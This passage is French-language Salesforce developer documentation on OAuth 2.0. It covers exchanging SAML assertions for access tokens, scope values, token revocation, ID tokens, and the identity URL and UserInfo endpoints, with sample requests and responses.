**Remarque:** Le flux d'assertion SAML n'est pas pris en charge pour les communautés.

Les principales étapes de l'utilisation de ce flux sont indiquées ci-dessous. La plupart sont présentées en détail plus loin.

1. Configurez SAML à la page 6055 pour votre organisation. Vous devez utiliser la version 2.0 de SAML.
2. Échangez une assertion SAML contre un jeton d'accès.
3. Salesforce envoie la réponse.
4. Utilisez un analyseur JSON pour traiter la réponse et extraire le jeton d'accès `access_token`.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des applications OAuth :
- Gérer les applications connectées

### Configuration de SAML pour OAuth

Pour configurer votre organisation pour utiliser SAML, suivez les instructions de la rubrique Configuration des paramètres de SAML pour une authentification unique. Une fois SAML configuré, vous pouvez utiliser une configuration identique pour une connexion Web et une connexion API fédérée.

Deux URL sont fournies une fois SAML configuré pour votre organisation :

- `URL de connexion Salesforce.com` : utilisez cette URL pour une authentification unique Web.
- `Point de terminaison de jeton OAuth 2.0` : utilisez cette URL pour échanger une assertion SAML contre un jeton d'accès à utiliser avec l'API.

Lors de la génération d'assertions SAML à utiliser avec le point de destination du jeton, l'URL destinataire de l'assertion peut correspondre à la valeur `Point de terminaison de jeton OAuth 2.0` ou `URL de connexion Salesforce.com`.

### Échange d'une assertion SAML contre un jeton d'accès

Pour échanger une assertion SAML contre un jeton d'accès, votre client doit obtenir ou générer une réponse SAML valide et la publier sur le point de destination du jeton. Il revient au client de déterminer la méthode d'obtention de cette réponse. Lorsque le client a reçu une réponse valide, il envoie les paramètres suivants :

- `grant_type` : la valeur de ce flux doit être `assertion`.
- `assertion` : une réponse SAML codée en Base-64, puis codée en URL, généralement utilisée pour une authentification unique Web.
- `assertion_type` : doit être `urn:oasis:names:tc:SAML:2.0:profiles:SSO:browser`, codé en URL
- `format` : le format de retour attendu. Ce paramètre est facultatif. Le paramètre par défaut est `json`. Les valeurs sont :
  - `urlencoded`
  - `json`
  - `xml`

Voici le corps d'un exemple de publication hors plage effectuée dans `https://login.salesforce.com/services/oauth2/token` :

```
grant_type=assertion&assertion_type=
urn%3Aoasis%3Anames%3Atc%3ASAML%3A2.0%3Aprofiles%3ASSO%3Abrowser&
assertion=PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPHNhbW. . .
```

### Envoi d'une réponse par le serveur Salesforce

Une fois la réponse SAML vérifiée, Salesforce envoie une réponse au client. Les paramètres suivants sont inclus dans le corps de la réponse :

- `access_token` : l'ID de session Salesforce qui peut être utilisé avec l'API des services Web.
- `token_type` : la valeur est `Bearer` pour toutes les réponses qui incluent un jeton d'accès.
- `id` : l'URL d'identité qui peut être utilisée pour identifier l'utilisateur et pour demander plus d'informations sur l'utilisateur. Reportez-vous à URL d'identité à la page 6061.

Voici un exemple de réponse de la part de Salesforce :

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"instance_url":"https://yourInstance.salesforce.com","access_token":
"00Dx0000000BV7z!AR8AQNhMmQeDIKR0.hZagSTaEPCkmoXeYnkaxQnqWlG6Sk9U3i3IFjEH
IzDlsYdU0qoVCXNJtPOwdb7u5rKfq9NldfAKoQjd","token_type":"Bearer"}
```

Si une erreur se produit durant cette étape, la réponse contient un message d'erreur avec les éléments suivants :

- `error` : code d'erreur
- `error_description` : description de l'erreur avec des informations supplémentaires.
  - `unsupported_response_type` : type de réponse non pris en charge
  - `invalid_request` : HTTPS requis
  - `invalid_request` : doit utiliser HTTP POST
  - `invalid_assertion_type` : le type d'assertion spécifié n'est pas pris en charge
  - `invalid_grant` : code d'autorisation non valide (assurez-vous que le client envoie une URL `assertion` et `assertion_type` codée)
  - `invalid_grant` : IP interdite ou heures de connexion non valides

  - `inactive_user` : utilisateur non actif
  - `inactive_org` : organisation bloquée, fermée ou interrompue
  - `rate_limit_exceeded` : nombre de connexions dépassé
- `error_uri` : un lien vers le validateur d'assertion SAML, qui contient des informations supplémentaires sur l'échec. Il est renvoyé uniquement lorsque Salesforce peut analyser l'assertion.

Voici un exemple d'erreur :

```
{"error_uri":"https://yourInstance.salesforce.com/setup/secur/SAMLValidationPage.apexp",
"error":"invalid_grant","error_description":"invalid assertion"}
```

CONSULTER ÉGALEMENT :

Authentification des applications avec OAuth

Authentification unique

## Valeurs de paramètre d'étendue

Le paramètre`scope` permet d'ajuster les éléments auxquels l'application cliente a accès dans une organisation Salesforce. Les valeurs `scope` correctes sont les suivantes :

| Valeur | Description |
|---|---|
| `api` | Permet d'accéder au compte de l'utilisateur actuellement connecté à l'aide d'API telles que l'API REST ou l'API de transfert en masse. Ces valeurs comprennent également `chatter_api`, ce qui permet d'accéder aux ressources de l'API REST Chatter. |
| `chatter_api` | Permet d'accéder uniquement aux ressources de l'API REST Chatter. |
| `custom_permissions` | Autorise l'accès aux autorisations personnalisées dans une organisation associée à l'application connectée, et indique si chaque autorisation est activée pour l'utilisateur connecté. |
| `full` | Permet d'accéder à toutes les données accessibles par l'utilisateur connecté et englobe toutes les autres étendues. `full` ne renvoie pas un jeton actualisé. Pour obtenir un jeton actualisé, vous devez demander l'étendue `refresh_token` de façon explicite. |
| `id` | Permet d'accéder au service des URL d'identité. Vous pouvez demander `profile`, `email`, `address` ou `phone` individuellement pour obtenir les mêmes résultats que l'utilisation d'`id`, ils sont tous équivalents. |
| `openid` | Permet d'accéder à l'identificateur unique de l'utilisateur actuellement connecté pour les applications OpenID Connect.<br>L'étendue `openid` peut être utilisée dans le flux utilisateur-agent OAuth 2.0 et le flux d'authentification de serveur Web OAuth 2.0 afin de recevoir un jeton d'ID signé conforme aux spécifications OpenID Connect, en plus du jeton d'accès. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des applications OAuth :
- Gérer les applications connectées

| Valeur | Description |
| --- | --- |
| `refresh_token` | Permet de renvoyer un jeton d'actualisation si vous êtes autorisé(e) à en recevoir un. Cela permet à l'application d'interagir avec les données d'un utilisateur hors ligne et est synonyme d'une demande `offline_access`. |
| `visualforce` | Permet d'accéder aux pages Visualforce. |
| `web` | Permet d'utiliser le jeton `access_token` sur le Web. Il comprend également `visualforce` qui permet d'accéder aux pages Visualforce. |

Toutes les valeurs d'étendue incluent automatiquement `id`. Par conséquent, quelles que soient les valeurs transmises pour `scope`, vous avez toujours accès aux URL d'identité.

Lorsqu'un utilisateur approuve des applications, la valeur de l'étendue est stockée avec le jeton d'actualisation.

Par exemple, si un utilisateur approuve une application avec une étendue `id`, le jeton d'actualisation est créé avec `scope=id`. Ensuite, si l'utilisateur approuve une deuxième application avec une étendue différente, par exemple, `api`, le jeton d'actualisation est créé avec `scope=api`.

Pour des demandes de jeton du porteur JSON ou SAML, la requête examine les étendues de tous les jetons d'actualisation précédents, avant de les combiner.

Avec l'exemple précédent, le résultat donne un jeton d'accès avec `scope=id%20api`.

L'exemple de demande suivant définit le paramètre `scope` avec les valeurs `api`, `id` et `web`.

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_
id=3MVG9lKcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth
/useragent_flow_callback.jsp&scope=api%20id%20web
```

CONSULTER ÉGALEMENT :

- Authentification des applications avec OAuth
- Obtention et vérification d'un jeton d'ID

## Révocation de jetons OAuth

Lorsque les utilisateurs demandent leurs données depuis l'application externe (la page du consommateur), ils sont authentifiés. Vous pouvez révoquer leur jeton d'accès, ou révoquer le jeton d'actualisation et tous les jetons d'accès associés, à l'aide d'une révocation. Les développeurs peuvent utiliser cette fonctionnalité lors de la configuration d'un bouton Déconnexion dans leur application.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

### Révocation de jetons

Pour révoquer des jetons OAuth 2.0, utilisez le point de destination de révocation :

```
https://login.salesforce.com/services/oauth2/revoke
```

Créez une requête POST comprenant les paramètres suivants en utilisant le format `application/x-www-form-urlencoded` dans l'entité body de la requête HTTP. Par exemple :

```
    POST /revoke HTTP/1.1
    Host: https://login.salesforce.com/services/oauth2/revoke
```

```
Content-Type: application/x-www-form-urlencoded

token=currenttoken
```

Si un jeton d'accès est inclus, nous l'invalidons et révoquons le jeton. Si un jeton d'actualisation est inclus, nous le révoquons ainsi que tout jeton d'accès associé.

Le serveur d'autorisation indique la réussite du traitement de la requête en renvoyant un code d'état HTTP 200. Pour toutes les conditions d'erreur, un code d'état 400 est utilisé avec l'une des réponses d'erreur suivantes :

- `unsupported_token_type` : type de jeton non pris en charge
- `invalid_token` : le jeton n'est pas valide

Pour un sandbox, utilisez `test.salesforce.com` au lieu de `login.salesforce.com`.

### Prise en charge de GET

Nous prenons également en charge les demandes GET avec le paramètre de la chaîne de requête `token` et le jeton actuel. Si un jeton d'accès est inclus, nous l'invalidons et révoquons le jeton. Si un jeton d'actualisation est inclus, nous le révoquons ainsi que tout jeton d'accès associé. Par exemple :

```
https://login.salesforce.com/services/oauth2/revoke?token=currenttokenID
```

Le serveur d'autorisation indique la réussite du traitement de la requête en renvoyant un code d'état HTTP 200. Pour toutes les conditions d'erreur, un code d'état 400 est utilisé.

### Prise en charge JSONP

Le point de destination de la révocation accepte également les requêtes GET avec un paramètre de rappel supplémentaire, et renvoie la réponse avec un type de contenu `application/javascript`. Par exemple :

```
https://login.salesforce.com/services/oauth2/revoke?token=XXXXX&callback=myCallback
```

Si la requête est réussie, un rappel est envoyé à la fonction JavaScript définie dans le paramètre de rappel du GET :

```
myCallback({});
```

Si la réponse échoue, un rappel est envoyé avec un code d'erreur :

```
myCallback({"error":"invalid_token"});
```

CONSULTER ÉGALEMENT :

Utilisation du jeton d'accès

## Utilisation du jeton d'accès

Lorsqu'un consommateur utilisant la version 2.0 d'OAuth possède un jeton d'accès, la méthode d'utilisation du jeton dépend de l'utilisation de l'API.

- Pour l'API REST, utiliser un en-tête d'autorisation HTTP avec le format suivant `Authorization: Bearer Access_Token`.
- Pour l'API SOAP, le jeton d'accès est placé dans l'en-tête d'authentification SOAP de SessionHeader.
- Pour une URL d'identité, utilisez-le en tant qu'en-tête d'autorisation HTTP (comme avec l'API REST) ou en tant que paramètre HTTP `oauth_token`.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des applications OAuth :
- Gérer les applications connectées

## Obtention et vérification d'un jeton d'ID

Salesforce peut répondre à une requête OAuth avec un jeton d'ID conforme aux spécifications OpenID Connect. Le flux utilisateur-agent OAuth 2.0 et le flux d'authentification de serveur Web OAuth 2.0 peuvent demander un jeton d'ID signé si le paramètre d'étendue de la demande inclut `openid`. Le jeton renvoyé est un jeton Web JWT (JSON Web Token).

- Le flux d'authentification utilisateur-agent doit inclure le paramètre `response_type` avec la valeur `token id_token`, l'étendue `openid` et le paramètre `nonce`.
- Le flux d'authentification de serveur Web doit inclure le paramètre `response_type` avec la valeur `code` et l'étendue `openid`. Le paramètre `nonce` est facultatif pour le flux d'authentification de serveur Web.

L'exemple ci-dessous est une demande de jeton d'ID utilisant le flux d'authentification utilisateur-agent.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des applications OAuth :
- Gérer les applications connectées

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token+id_token
&redirect_uri=https://login.salesforce.com/services/oauth2/success
&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD_
3Oxug0sU3_WrBPd_Ax6Mcnlg5HSnLGQ&scope=openid&nonce=somevalue
```

Utilisez les clés publiques publiées pour vérifier la validité de la signature Salesforce dans la réponse.

1. Accédez à *`https://login.salesforce.com/id/keys`*.

   La réponse inclut des informations au format JSON sur les clés publiques utilisées pour la signature.

2. Utilisez la clé avec la valeur `kid` correcte, qui spécifie la version publiée, pour valider la signature.

CONSULTER ÉGALEMENT :

Flux utilisateur-agent OAuth 2.0

Flux d'authentification d'un serveur Web OAuth 2.0

## URL d'identité

En plus du jeton d'accès, une URL d'identité est également renvoyée dans une réponse de jeton, dans le paramètre d'étendue `id`.

L'URL d'identité est à la fois une chaîne qui identifie de façon unique un utilisateur ainsi qu'un API RESTful qui peut servir à demander (avec un jeton d'accès valide) des informations supplémentaires sur un utilisateur. Salesforce renvoie les informations de personnalisation de base sur l'utilisateur, ainsi que les points de destination importants auxquels le client peut parler, notamment des photos pour l'utilisateur, et les points de destination de l'API auxquels il a accès.

L'accès client à l'URL d'identité pour un utilisateur d'une organisation n'accorde pas l'accès à l'URL d'identité à un autre utilisateur de la même organisation, sauf si le jeton associé remplit toutes les conditions ci-dessous.

- La requête OAuth du jeton accès est incluse dans l'étendue `full` ou `api`.
- Le jeton d'accès est destiné à un utilisateur qui dispose de l'autorisation « API activée ».
- Le jeton d'accès est destiné à un utilisateur qui a accès à l'autre utilisateur, conformément aux règles de partage utilisateur de l'organisation.
- Le jeton d'accès est destiné à un utilisateur interne, ce qui signifie que la valeur `user_type` de la réponse est `STANDARD`.

Sinon, un jeton d'accès est requis pour chaque utilisateur afin d'afficher leur URL d'identité.

Le format de l'URL est le suivant : `https://login.salesforce.com/id/`*`orgID`*`/`*`userID`*, où *`orgId`* est l'ID de l'organisation Salesforce à laquelle appartient l'utilisateur et *`userID`* est l'ID utilisateur Salesforce.

**Remarque:** Pour un Sandbox, `login.salesforce.com` est remplacé par `test.salesforce.com`.

L'URL doit toujours être HTTPS.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour gérer, créer, modifier et supprimer des applications OAuth :

- Gérer les applications connectées

### Paramètres de l'URL d'identité

Les paramètres suivants peuvent être utilisés avec le jeton d'accès et l'URL d'identité. Le jeton d'accès peut être utilisé dans un en-tête de demande d'autorisation ou dans une demande avec le paramètre `oauth_token`.

| Paramètre | Description |
|---|---|
| access token | Reportez-vous à Utilisation du jeton d'accès à la page 6060. |
| format | Ce paramètre est facultatif. Spécifiez le format du résultat renvoyé. Les valeurs correctes sont :<br>• `json`<br>• `xml`<br>A la place du paramètre `format`, le client peut également spécifier le format renvoyé dans un en-tête accepter-demander en utilisant l'un des paramètres suivants : |

| Paramètre | Description |
| --- | --- |
| | • `Accept: application/json`<br>• `Accept: application/xml`<br>• `Accept: application/x-www-form-urlencoded`<br>Notez les éléments suivants :<br>• Les en-têtes avec des caractères génériques sont autorisés. `*/*` est accepté et renvoie JSON.<br>• Une liste de valeurs est également acceptée et est vérifiée de gauche à droite. Par exemple : `application/xml,application/json,application/html,*/*` renvoie XML.<br>• Le paramètre `format` est prioritaire sur l'en-tête accepter-demander. |
| version | Ce paramètre est facultatif. Spécifiez un numéro de version d'API SOAP ou la chaîne littérale, `latest`. Si cette valeur n'est pas spécifiée, les URL d'API renvoyés contiennent la valeur littérale `{version}`, à la place du numéro de version, afin que le client remplace la chaîne. Si la valeur est spécifiée avec `latest`, la version la plus récente de l'API est utilisée. |
| PrettyPrint | Ce paramètre est facultatif et accepté uniquement dans un en-tête, pas en tant que paramètre URL. Spécifiez la sortie qui génère la meilleure présentation. Par exemple, utilisez le paramètre suivant dans un en-tête : `X-PrettyPrint:1`. Si cette valeur n'est pas spécifiée, le format XML ou JSON renvoyé est optimisé pour la taille plutôt que pour la lisibilité. |
| callback | Ce paramètre est facultatif. Spécifiez un nom de fonction JavaScript valide. Ce paramètre est utilisé uniquement lorsque le format spécifié est JSON. Le résultat est indiqué dans le nom de cette fonction (JSONP). Par exemple, si une demande à `https://server/id/orgid/userid/` renvoie `{"foo":"bar"}`, une demande à `https://server/id/orgid/userid/?callback=baz` renvoie `baz({"foo":"bar"});`. |

### Réponse d'une URL d'identité

Une demande valide renvoie les informations suivantes sous format JSON.

- `id` : l'URL d'identité (URL interrogée)
- `asserted_user` : une valeur booléenne indiquant si le jeton d'accès spécifié utilisé a été émis pour cette identité
- `user_id` : l'ID d'utilisateur Salesforce
- `username` : le nom d'utilisateur Salesforce username
- `organization_id` : l'ID d'organisation Salesforce
- `nick_name` : le surnom de communauté de l'utilisateur interrogé
- `display_name` : le nom affiché (nom complet) de l'utilisateur interrogé
- `email` : l'adresse e-mail de l'utilisateur interrogé
- `email_verified` : indique si la vérification par e-mail est activée pour l'organisation (`true`) ou non (`false`).
- `first_name` : le prénom de l'utilisateur
- `last_name` : le nom de l'utilisateur
- `timezone` : le fuseau horaire dans les paramètres de l'utilisateur

- `photos` : une carte des URL vers les images du profil de l'utilisateur

  Remarque: L'accès à ces URL requiert la transmission d'un jeton d'accès. Reportez-vous à Utilisation du jeton d'accès à la page 6060.

  - `picture`
  - `thumbnail`
- `addr_street` : la rue spécifiée dans l'adresse des paramètres de l'utilisateur
- `addr_city` : la ville spécifiée dans l'adresse des paramètres de l'utilisateur
- `addr_state` : la région spécifiée dans l'adresse des paramètres de l'utilisateur
- `addr_country` : le pays spécifié dans l'adresse des paramètres de l'utilisateur
- `addr_zip` : le code postal spécifié dans l'adresse des paramètres de l'utilisateur
- `mobile_phone` : le numéro de téléphone mobile dans les paramètres de l'utilisateur
- `mobile_phone_verified` : l'utilisateur a confirmé la validité du numéro de téléphone mobile. Reportez-vous à Description du champ Utilisateur mobile.
- `status` : le statut Chatter actuel de l'utilisateur.
  - `created_date` : valeur `xsd datetime` de date de création de la dernière publication par l'utilisateur, par exemple 2010-05-08T05:17:51.000Z
  - `body` : le corps de la publication
- `urls` : une carte contenant les divers points de terminaison de l'API qui peuvent être utilisés avec l'utilisateur spécifié.

  Remarque: L'accès à ces points de destination REST requiert la transmission d'un jeton d'accès. Reportez-vous à Utilisation du jeton d'accès à la page 6060.

  - `enterprise` (SOAP)
  - `metadata` (SOAP)
  - `partner` (SOAP)
  - `rest` (REST)
  - `sobjects` (REST)
  - `search` (REST)
  - `query` (REST)
  - `recent` (REST)
  - `profile`
  - `fils` (Chatter)
  - `éléments de fil` (Chatter)
  - `groupes` (Chatter)
  - `utilisateurs` (Chatter)
  - `custom_domain` : cette valeur est ignorée si l'organisation ne possède pas de domaine personnalisé configuré et propagé
- `active` : une valeur booléenne spécifiant si l'utilisateur interrogé est actif
- `user_type` : le type de l'utilisateur interrogé
- `language` : la langue de l'utilisateur interrogé
- `locale` : les paramètres régionaux de l'utilisateur interrogé
- `utcOffset` : le décalage en millisecondes par rapport à l'heure UTC du fuseau horaire de l'utilisateur interrogé

- `last_modified_date` : format `xsd datetime` de la dernière modification de l'utilisateur, par exemple 2010-06-28T20:54:09.000Z
- `is_app_installed` : la valeur est `true` lorsque l'application connectée est installée dans l'organisation de l'utilisateur actif et que le jeton d'accès de l'utilisateur a été créé à l'aide d'un flux OAuth. Si l'application connectée n'est pas installée, la propriété n'existe pas (au lieu d'être `false`). Lors de l'analyse de la réponse, vérifiez l'existence et la valeur de cette propriété.
- `mobile_policy` : des valeurs spécifiques pour la gestion des applications connectées mobiles. Ces valeurs sont disponibles uniquement lorsque l'application connectée est installée dans l'organisation de l'utilisateur actif, et si l'application inclut une valeur d'expiration de session et une valeur de longueur de code PIN (numéro d'identification personnel) définies.
  - `screen_lock` : le délai d'attente avant le verrouillage de l'écran en cas d'inactivité.
  - `pin_length` : la longueur du numéro d'identification requis pour accéder à l'application mobile.
- `push_service_type` : cette valeur de réponse est définie sur `apple` si l'application connectée est enregistrée dans le service de notification Apple Push (APNS) pour les notifications automatiques d'iOS, ou sur `androidGcm` si elle est enregistrée dans le service Google Cloud Messaging (GCM) pour les notifications automatiques Android. Le type de la valeur de réponse est un tableau.
- `custom_permissions` : lorsqu'une requête inclut le paramètre d'étendue `custom_permissions`, la réponse contient une carte des autorisations personnalisées d'une organisation associée à l'application connectée. Si l'application connectée n'est pas installée dans l'organisation, ou n'est associée à aucune autorisation personnalisée, la réponse ne contient pas de carte `custom_permissions`. Exemple de requête :

  ```
  http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_
  id=3MVG9lKcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth
  /useragent_flow_callback.jsp&scope=api%20id%20custom_permissions
  ```

  L'exemple suivant montre le bloc JSON dans la réponse de l'URL d'identité :

  ```
  "custom_permissions":
    {
      "Email.View":true,
      "Email.Create":false,
      "Email.Delete":false
    }
  ```

La réponse suivante utilise le format XML :

```
<?xml version="1.0" encoding="UTF-8"?>
<user xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<id>https://yourInstance.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9</id>
<asserted_user>true</asserted_user>
<user_id>005x0000001S2b9</user_id>
<organization_id>00Dx0000001T0zk</organization_id>
<nick_name>admin1.2777578168398293E12foofoofoofoo</nick_name>
<display_name>Alan Van</display_name>
<email>admin@2060747062579699.com</email>
<status>
   <created_date xsi:nil="true"/>
   <body xsi:nil="true"/>
</status>
<photos>
   <picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
   <thumbnail>https://yourInstance.salesforce.com/profilephoto/005/T</thumbnail>
</photos>
<urls>
```

```
   <enterprise>https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk

   </enterprise>
   <metadata>https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk

   </metadata>
   <partner>https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk

   </partner>
   <rest>https://yourInstance.salesforce.com/services/data/v{version}/
   </rest>
   <sobjects>https://yourInstance.salesforce.com/services/data/v{version}/sobjects/
   </sobjects>
   <search>https://yourInstance.salesforce.com/services/data/v{version}/search/
   </search>
   <query>https://yourInstance.salesforce.com/services/data/v{version}/query/
   </query>
   <profile>https://yourInstance.salesforce.com/005x0000001S2b9
   </profile>
</urls>
<active>true</active>
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<last_modified_date>2010-06-28T20:54:09.000Z</last_modified_date>
</user>
```

La réponse suivante utilise le format JSON :

```
{"id":"https://yourInstance.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9",
"asserted_user":true,
"user_id":"005x0000001S2b9",
"organization_id":"00Dx0000001T0zk",
"nick_name":"admin1.2777578168398293E12foofoofoofoo",
"display_name":"Alan Van",
"email":"admin@2060747062579699.com",
"status":{"created_date":null,"body":null},
"photos":{"picture":"https://yourInstance.salesforce.com/profilephoto/005/F",
   "thumbnail":"https://yourInstance.salesforce.com/profilephoto/005/T"},
"urls":

{"enterprise":"https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk",


"metadata":"https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk",


"partner":"https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk",

   "rest":"https://yourInstance.salesforce.com/services/data/v{version}/",
   "sobjects":"https://yourInstance.salesforce.com/services/data/v{version}/sobjects/",
   "search":"https://yourInstance.salesforce.com/services/data/v{version}/search/",
   "query":"https://yourInstance.salesforce.com/services/data/v{version}/query/",
```

```
   "profile":"https://yourInstance.salesforce.com/005x0000001S2b9"},
"active":true,
"user_type":"STANDARD",
"language":"en_US",
"locale":"en_US",
"utcOffset":-28800000,
"last_modified_date":"2010-06-28T20:54:09.000+0000"}
```

Après une demande non valide, les réponses suivantes sont possibles de la part de Salesforce :

| Code d'erreur | Problème de demande |
|---|---|
| 403 (forbidden) — HTTPS_Required | HTTP |
| 403 (forbidden) — Missing_OAuth_Token | Jeton d'accès manquant |
| 403 (forbidden) — Bad_OAuth_Token | Jeton d'accès non valide |
| 403 (forbidden) — Wrong_Org | Utilisateurs dans une organisation différente |
| 404 (not found) — Bad_Id | ID d'utilisateur ou d'organisation non valide ou incorrecte |
| 404 (not found) — Inactive | Utilisateur désactivé ou organisation inactive |
| 404 (not found) — No_Access | Défaut d'accès approprié à l'organisation ou aux informations pour l'utilisateur |
| 404 (not found) — No_Site_Endpoint | Demander un point de terminaison non valide d'un site |
| 404 (introuvable) — Erreur interne | Aucune réponse du serveur |
| 406 (not acceptable) — Invalid_Version | Version non valide |
| 406 (not acceptable) — Invalid_Callback | Rappel non valide |

CONSULTER ÉGALEMENT :

- Utilisation du jeton d'accès
- Modification des utilisateurs

## Le point de terminaison UserInfo

Le point de terminaison UserInfo est une API RESTful qui peut être utilisée pour demander (avec un jeton d'accès valide) des informations sur l'utilisateur associé au jeton d'accès sous le format OpenID Connect standard. Salesforce renvoie les informations de personnalisation de base sur l'utilisateur, ainsi que les points de destination importants auxquels le client peut parler, notamment des photos pour l'utilisateur, et les points de destination de l'API auxquels il a accès. Ce point de terminaison permet d'accéder uniquement aux informations de l'utilisateur actuel, et à aucun autre utilisateur de la même organisation.

Le format de l'URL est le suivant :
`https://login.salesforce.com/services/oauth2/userinfo`.

**Remarque:** Pour un Sandbox, `login.salesforce.com` est remplacé par `test.salesforce.com`.

L'URL doit toujours être HTTPS.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour gérer, créer, modifier et supprimer des applications OAuth :
- Gérer les applications connectées

### Paramètres de point de terminaison UserInfo

Les paramètres suivants peuvent être utilisés avec le jeton d'accès et le point de terminaison UserInfo. Le jeton d'accès peut être utilisé dans un en-tête de demande d'autorisation ou dans une demande avec le paramètre `oauth_token`.

| Paramètre | Description |
|---|---|
| access token | Reportez-vous à Utilisation du jeton d'accès à la page 6060. |
| format | Ce paramètre est facultatif. Spécifiez le format du résultat renvoyé. Les valeurs correctes sont :<br>• `json`<br>• `xml`<br>À la place du paramètre `format`, le client peut également spécifier le format renvoyé dans un en-tête accepter-demander en utilisant l'un des paramètres suivants :<br>• `Accept: application/json`<br>• `Accept: application/xml`<br>• `Accept: application/x-www-form-urlencoded`<br>Notez les éléments suivants :<br>• Les en-têtes avec des caractères génériques sont autorisés. `*/*` est accepté et renvoie JSON.<br>• Une liste de valeurs est également acceptée et est vérifiée de gauche à droite. Par exemple : `application/xml,application/json,application/html,*/*` renvoie XML.<br>• Le paramètre `format` est prioritaire sur l'en-tête accepter-demander. |
| version | Ce paramètre est facultatif. Spécifiez un numéro de version d'API SOAP ou la chaîne littérale, `latest`. Si cette valeur n'est pas spécifiée, les URL d'API renvoyés contiennent la valeur littérale `{version}`, à la place du numéro de version, afin que le client remplace la chaîne. Si la valeur est spécifiée avec `latest`, la version la plus récente de l'API est utilisée. |

| Paramètre | Description |
|---|---|
| PrettyPrint | Ce paramètre est facultatif et accepté uniquement dans un en-tête, pas en tant que paramètre URL. Spécifiez la sortie qui génère la meilleure présentation. Par exemple, utilisez le paramètre suivant dans un en-tête : `X-PrettyPrint:1`. Si cette valeur n'est pas spécifiée, le format XML ou JSON renvoyé est optimisé pour la taille plutôt que pour la lisibilité. |
| callback | Ce paramètre est facultatif. Spécifiez un nom de fonction JavaScript valide. Ce paramètre est utilisé uniquement lorsque le format spécifié est JSON. Le résultat est indiqué dans le nom de cette fonction (JSONP). Par exemple, si une demande à `https://server/id/orgid/userid/` renvoie `{"foo":"bar"}`, une demande à `https://server/id/orgid/userid/?callback=baz` renvoie `baz({"foo":"bar"});`. |

## Réponse de point de terminaison UserInfo

Lorsqu'ne demande valide est faite, Salesforce renvoie des informations sous format JSON, par défaut, ou sous celui spécifié dans le paramètre Format.

La réponse inclut les valeurs répertoriées dans la liste Profil client de base OpenID Connect, ainsi que l'ID d'utilisateur Salesforce, l'ID d'organisation, les URL associés au profil, etc.

La réponse suivante utilise le format JSON :

```
{"sub":"http://login.salesforce.com/id/00Dx000.../005x000...",
"user_id":"005x000...","organization_id":"00Dx000...",
"preferred_username":"user1@1135222488950007.com",
"nickname":"user1.3860098879512678E12",
"name":"yourInstance LastName",
"email":"user1@1135222488950007.com",
"email_verified":true,"given_name":"yourInstance","family_name":"LastName",
"zoneinfo":"America/Los_Angeles",
"photos":{"picture":"https://yourInstance.salesforce.com/profilephoto/005/F","thumbnail":"https://yourInstance.salesforce.com/profilephoto/005/T"},
"profile":"https://yourInstance.salesforce.com/005x000...",
"picture":"https://yourInstance.salesforce.com/profilephoto/005/F",
"address":{"country":"us"},
"urls":{"enterprise":"https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx00...",
"
"partner":"https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx00...",
"rest":"https://yourInstance.salesforce.com/services/data/v{version}/",
"sobjects":"https://yourInstance.salesforce.com/services/data/v{version}/sobjects/",
"search":"https://yourInstance.salesforce.com/services/data/v{version}/search/",
"query":"https://yourInstance.salesforce.com/services/data/v{version}/query/",
"recent":"https://yourInstance.salesforce.com/services/data/v{version}/recent/",
"profile":"https://yourInstance.salesforce.com/005x000...",
"feeds":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/feeds",
"groups":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/groups",
"users":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/users",
"feed_items":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/feed-items"},
"active":true,"user_type":"STANDARD","language":"en_US","locale":"en_US","utcOffset":-28800000,"updated_at":"2013-12-02T18:46:42.000+0000"}
```

La réponse suivante utilise le format XML :

```
<?xml version="1.0" encoding="UTF-8"?>
<user>
<sub>http://login.salesforce.com/id/00Dx000.../005x000...</sub>
<user_id>005x000...</user_id>
<organization_id>00Dx000...</organization_id>
<preferred_username>user1@1135222488950007.com</preferred_username>
<nickname>user1.3860098879512678E12</nickname>
<name>user1 LastName</name>
<email>user1@1135222488950007.com</email>
